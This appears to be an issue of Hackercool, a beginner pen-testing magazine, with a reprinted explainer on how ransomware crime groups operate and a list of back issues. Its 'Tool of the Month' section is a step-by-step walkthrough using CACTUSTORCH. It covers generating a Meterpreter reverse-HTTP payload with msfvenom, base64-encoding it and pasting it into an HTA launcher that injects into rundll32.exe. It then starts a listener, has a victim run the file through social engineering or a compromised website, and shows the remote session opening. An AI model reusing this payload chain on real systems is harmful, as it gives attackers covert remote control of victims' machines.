"First, there's the reconnaissance, where criminals identify potential victims and access points to their networks. This is followed by a hacker gaining 'initial access'"

How do ransomware attacks work?

There are several stages to a ransomware attack, which I have teased out after analysing over 4,000 attacks from between 2012 and 2021.

First, there's the reconnaissance, where criminals identify potential victims and access points to their networks. This is followed by a hacker gaining "initial access", using log-in credentials bought on the dark web or obtained through deception.

Once initial access is gained, attackers seek to escalate their access privileges, allowing them to search for key organisational data that will cause the victim the most pain when stolen and held to ransom. This is why hospital medical records and police records are often the target of ransomware attacks. This key data is then extracted and saved by criminals – all before any ransomware is installed and activated.

Next comes the victim organisation's first sign that they've been attacked: the ransomware is deployed, locking organisations from their key data. The victim is quickly named and shamed via the ransomware gang's leak website, located on the dark web. That "press release" may also feature threats to share stolen sensitive data, with the aim of frightening

the victim into paying the ransom demand.

Successful ransomware attacks see the ransom paid in cryptocurrency, which is difficult to trace, and converted and laundered into fiat currency. Cyber criminals often invest the proceeds to enhance their capabilities – and to pay affiliates – so they don't get caught.

The Cybercrime System

While it's feasible that a suitably skilled offender could perform each of the functions, it's highly unlikely. To reduce the risk of being caught, offender groups tend to develop and master specialist skills for different stages of an attack. These groups benefit from this inter-dependency, as it offsets criminal liability at each stage.

And there are plenty of specialisations in the cybercrime underworld. There are spammers, who hire out spamware-as-a-service software that phishers, scammers, and fraudsters use to steal people's credentials, and databrokers who trade these stolen details on the dark web.

They might be purchased by "initial access brokers", who specialise in gaining initial entry to computer systems before selling on those access details to would-be ransomware attackers. These attackers often engage with crimeware-as-a-service brokers, who hire out ransomware-as-a-service software as well as other malicious malware.

To coordinate these groups, darkmarketeers provide online markets where criminals can openly sell or trade services, usually via the Tor network on the dark web. Monetisers are there to launder cr

ptocurrency and turn it into fiat currency, while negotiators, representing both victim and offender, are hired to settle the ransom amount.

This ecosystem is constantly evolving. For example, a recent development has been the emergence of the "ransomware consultant", who collects a fee for advising offenders at key stages of an attack.

Arresting Offenders

Governments and law enforcement agencies appear to be ramping up their efforts to tackle ransomware offenders, following a year blighted by their continued attacks. As the G7 met in Cornwall in June 2021, Ukrainian and South Korean police forces coordinated to arrest elements of the infamous CL0P ransomware gang. In the same week, Russian national Oleg Koshkin was convicted by a US court for running a malware encryption service that criminal groups use to perform cyberattacks without being detected by antivirus solutions.

While these developments are promising, ransomware attacks are a complex crime involving a distributed network of offenders. As the offenders have honed their methods, law enforcers and cyber security experts have tried to keep pace. But the relative inflexibility of policing arrangements, and the lack of a key offender (Mr or Mrs Big) to arrest, may always keep them one step behind the cyber criminals – even if an extradition treaty is struck between the US and Russia.

"As the G7 met in Cornwall in June 2021, Ukrainian and South Korean police forces coordinated to arrest elements of the infamous CL0P ransomware gang."

Article First Appeared
on theconversation.com

Follow Hackercool Magazine For Latest Updates



TOOL OF THE MONTH

Cactus torch is a shellcode launcher tool that can be used to launch 32 bit shellcode in various attacks. This shellcode can then be injected into any Windows binaries. Windows binaries are those binaries that are already present on a Windows system. Just imagine your pen testing a Windows machine and you want to gain access to it without bringing any third party Malware to the target system. How about using the files already present on the target system to execute your payload. This is also known as file less malware.

Windows by default has some binaries for its own genuine functions. However these can be utilized by malicious actors to execute their own payload which is not benign. Examples of these binaries are regsrvr32.exe, notepad.exe, calc.exe and rundll32.exe etc. Rundll32.exe is a binary used in windows to link library for other Windows applications. Readers know about notepad and calculator.

This is where cactus torch comes into picture. It can be used to inject the generated shellcode into the above mentioned binaries. Let's see how this tool works. Cactus torch can be cloned from GitHub as shown below. The download information for cactus torch is given in our Downloads section.

```
(kali@kali)-[~]
└─$ git clone https://github.com/mdsecactivebreach/CACTUSTORCH
Cloning into 'CACTUSTORCH'...
remote: Enumerating objects: 48, done.
remote: Total 48 (delta 0), reused 0 (delta 0), pack-reused 48
Receiving objects: 100% (48/48), 42.13 KiB | 1.62 MiB/s, done.
Resolving deltas: 100% (23/23), done.
```

Once the tool is cloned, we need to create shellcode. Cactus torch is compatible with Metasploit and Cobalt strike. Let's use msfvenom to create 32 bit shellcode.

```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_http lhost=192.168.36.171 lport=4545 -f raw > payload.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 662 bytes
```

The shellcode is successfully created and is stored in payload.bin file. Next, encode this payload using base64 encoding as shown below.

```
(kali@kali)-[~]
└─$ cat payload.bin
000`001000K00K
080u0}0;}$u0X0X$0f0X 0P0H000t<10I040010000
K0X400bD$$[[aYZQ00X_Z000000]hnethwiniThLw&0010SS
SSS0>Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
h:Vy000SSjSSh00n/f0oTpqAEtg4-5D_lXin3UweYVdC9neiSeiWNB0ZPIedfR56by
kWfZbjCYtUDsWaK2LwfJXqR0EzpCWPLATJPC83vcKD6BWcHiHFopZz1LBrv7LgfWYS
qRph8moFNd5b0k-r9xZ-lZt8I34dQXnlb6dp_K4ia7nVQZ_j11a9lB70TA9G5m84ma
RThR9nkf5_KFj89XdfilfG_xA8igibuGwFYeMu2tIM0mX68CmhiYTFKEVwg3PhW000
0Q0Shh0SSSWSVh0U.;05j
_SSSSVh-0{030uh0hD050000u00Kj@hh@ShX0S000SS00Wh SVh000030t0A0u0X0_
0000192.168.36.1710000VjS00
```

```

└─$ cat payload.bin | base64 -w 0
/OiPAAAAYInlMdJki1Iwi1IMi1IUD7dKJotyKDH/McCsPGF8Aiwgwc8NAcdJde9Si1
IQV4tCPAHQi0B4hcB0TAHQi1ggAdNQi0gYhcl0PDH/SYs0iwHWMcCswc8Nacc44HX0
A334030kdeBYi1gkAdNmIwxLi1gcAd0LBIsB0ILEJCRbW2FZWlH/4FhfWosS6YD///
9daG5ldABod2luaVRoTHcmB//VMdtTU1NTU+g+AAAATW96aWxsYS81LjAgKFdpbmRv
d3MgTlQgNi4xOyBUcmkZw50LzcuMDsgcnY6MTEuMCKgbGlrZSBHZWNrbwBo0lZ5p/
/VU1NqA1NTaMERAADobgEAAC9mMG9UcHFBRXRnNC01RF9sWGlUM1V3ZVlWZEM5bmVp
U2VpV05CMFpQSWVkZlI1NmJ5a1dGWmJqQ1l0VURzV2FLMkx3ZkpYcVIwRXpwQ1dQTE
FUSlBD0DN2Y0tENkJXY0hpSEZvcFp6MUxCcnY3TGdmV1lTcVJwaDhtb0Z0ZDVlMGst
cjl4Wi1sWnQ4STM0ZFFYbmxiNmRwX0s0aWE3blZRwl9qMTFh0WxCNzBUQTlHNW04NG
1hUlRoUjlua2Y1X0tGajg5WGRmaWxmR194QThpZ2lidUdXZl1l1TXUydElNT21YNjhD
bWhpWVRGS0VWd2czAFBoV4mfxv/VicZTaAACaIRTU1NXU1Zo61Uu0//VlmoKX1NTU1
NwAC0GGHv/1YXAdRRoiBMAAGhE8DXg/9VPdeHoSwAAAGpAaAAQAABoAABAAAFNoWKRT
5f/Vk1NTiedXaAAgAABTVmgSloni/9WFwHTPiwcBw4XAdeVYw1/of////zE5Mi4xNj
guMzYuMTcxALvwtaJWagBT/9U=

```

```

(kali@kali)-[~]
└─$ █

```

This shellcode can be hosted in different formats as shown below. These are already provided by cactus torch.

```

(kali@kali)-[~/CACTUSTORCH]
└─$ ls
banner.txt          CACTUSTORCH.hta    CACTUSTORCH.vba    README.md
CACTUSTORCH.cna    CACTUSTORCH.js     CACTUSTORCH.vbe    splitvba.py
CACTUSTORCH.cs     CACTUSTORCH.jse    CACTUSTORCH.vbs

```

Let's see the example of hta file. Open the cactustorch.hta file using any text editor.

```

*CACTUSTORCH.hta
File Edit Search Options Help
' A HTA shellcode launcher. This will spawn a 32 bit version of
' Usage:
' Choose a binary you want to inject into, default "rundll32.exe"
' Generate a 32 bit raw shellcode in whatever framework you want
' Run: cat payload.bin | base64 -w 0
' Copy the base64 encoded payload into the code variable below.
' Replace with binary name that you want to inject into. This can
Dim binary : binary = "rundll32.exe"
' Base64 encoded 32 bit shellcode
Dim code : code = "/OiPAAAAYInlMdJki1Iwi1IMi1IUD7dKJotyKDH/McCsPGF8Aiwgwc8NAcdJde9Si1
Sub Debug(s)

```

You can specify the binary you want to inject this shellcode into. For example, here we want to inject shellcode into rundll32.exe. Copy the base64 encoded shellcode at Dim code. Save the file. Start a Metasploit listener as shown below.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/handler) > set lport 4545
lport => 4545
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.36.171:4545
█
```

Next, all we have to do is make the user on target system execute the cactus_torch.hta file. This can be done using social engineering. For example just like in our April 2021 Real World Hacking Scenario. In that scenario, Hackercool compromised a website and hosted malware there. Here also it can be the same scenario. Now once someone clicks on it, we should get a successful meterpreter session as shown below.

```
msf6 exploit(multi/handler) > set lport 4545
lport => 4545
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.36.171:4545
[!] http://192.168.36.171:4545 handling request from 192.168.36.1;
(UUID: ikq9gcxl) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.36.171:4545 handling request from 192.168.36.1;
(UUID: ikq9gcxl) Staging x86 payload (176220 bytes) ...
[!] http://192.168.36.171:4545 handling request from 192.168.36.1;
(UUID: ikq9gcxl) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.36.171:4545 -> 127.0.0.1)
) at 2021-06-19 10:40:37 -0400

meterpreter > █
```

Similarly, this shellcode can be hosted in JavaScript and also VB script and VBA files. However, note that these are not undetectable and anti-virus will easily detect the shellcode.

Shellcode is a set of instructions that executes a command in software to take control of or exploit a compromised machine.

DOWNLOADS

1. GoPhish :

<https://github.com/gophish/gophish/releases>

2. Kali Linux 2021.2 :

<https://www.kali.org/get-kali/#kali-bare-metal>

3. Nagios XI :

<https://www.nagios.org/downloads/>

4. Rust Reverse Shell :

<https://github.com/LukeDSchenk/rust-backdoors>

5. Cactus Torch Tool :

<https://github.com/mdsecactivebreach/CACTUSTORCH>

USEFUL RESOURCES

[Check whether your email is a part of any data breach now.](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

Hackercool Magazine is also available on



MagCloud



Hackercool
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
MATRIX : 3**

METASPLOITABLE TUTORIALS :
Metasploitable 3 : The Beginning

METASPLOIT THIS MONTH
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

NOT JUST ANOTHER TOOL :
Armitage - Part 2

Hackercool
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
DC : 6**

DATA BREACH THIS MONTH :
Docker Hub, Just Dial

METASPLOIT THIS MONTH
RARLAB WinRAR ACE FORMAT RCE Module.

METASPLOITABLE TUTORIALS :
Trove (Part 2)

Hackercool
January 2019 Edition 2 Issue 1

**Capture
The Flag :
RootThis : 1**

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :
Six modules including MySQL authentication bypass.

FIX IT :
Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS :
ted ruby service 787.

Hackercool
February 2019 Edition 2 Issue 2

**Capture
The Flag
HackinOS : 1**

BEGINNER BASICS :
All about Docker and how to use them.

METASPLOIT THIS MONTH
Webmin Upload Download Exec Module.

METASPLOITABLE TUTORIALS :
POST Exploitation Information Gathering

Hackercool
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
AI : WEB : 2**
"Lot of enumeration and searching in the right places."

METASPLOITABLE TUTORIALS :
Metasploitable 3 : Gaining Access through Elastic Search.

KNOW-CHAIN :
Microsoft ends support to Windows 7.

METASPLOIT THIS MONTH
Applocker Evasion MsBuild, Applocker Evasion Presentation host and more

Data Breach This Month : Facebook

[Click to get all 2019 Issues NOW](#)

Hackercool
September 2018 Edition 1 Issue 12

**Capture
The Flag
TYPHOON 1.02**

INSTALLIT :
Docker has become an important part of computing world. We will see what are Docker and how to install them.

WEB SECURITY :
Cross Site Request Forgery For Beginners : PART 1

METASPLOITABLE TUTORIALS :
Hacking the MySQL service running on port 3306.

Hackercool
October 2018 Edition 1 Issue 13

**READ : "USA indicts
7
Russian hackers"
in HACKSTORY**

CAPTURE THE FLAG :
Typhoon 1.02 VM : PART 2 (Case 0)

INSTALLIT :
Learn how to install Metasploitable 3 VM in Oracle Virtualbox.

THIS MONTH :
1 Automation
3 BOF, Zahir
1 6 BOF

HACK :
Google

Hackercool
August 2018 Edition 1 Issue 11

**Capture
The Flag
MATRIX - 1**

METASPLOIT THIS MONTH
Manage Engine Exchange Reporter plus, CMS Made Simple, Monstra CMS RCE Modules.

WEB SECURITY :
Cross Site Scripting For Beginners: PART 2

METASPLOITABLE TUTORIALS :
cache Tomcat 1 port 8180

HACKSTORY :
The complete story of how US elections were hacked.

Hackercool
December 2018 Edition 1 Issue 15

**Capture
The Flag :
FourAndSix : 2.01**

METASPLOIT THIS MONTH :
Let's revisit Morris worm and more

INSTALLIT :
Installing OpenVAS Virtual Appliance in VMware

METASPLOITABLE TUTORIALS :
Exploiting distcc daemon running on port 3632.

Hackercool
November 2018 Edition 1 Issue 14

**Capture
The Flag :
Web Developer**

INSTALLIT :
Installing Nessus Vulnerability scanner in Kali Linux 2018-19

DATA BREACH THIS MONTH :
Dell and Atrium Health

FIXIT :
Fixing slow browser in Kali Linux.

METASPLOITABLE TUTORIALS :
Let's target Http Services running on port 80 (uploading various PHP shells).

[Click to get all 2018 Issues NOW](#)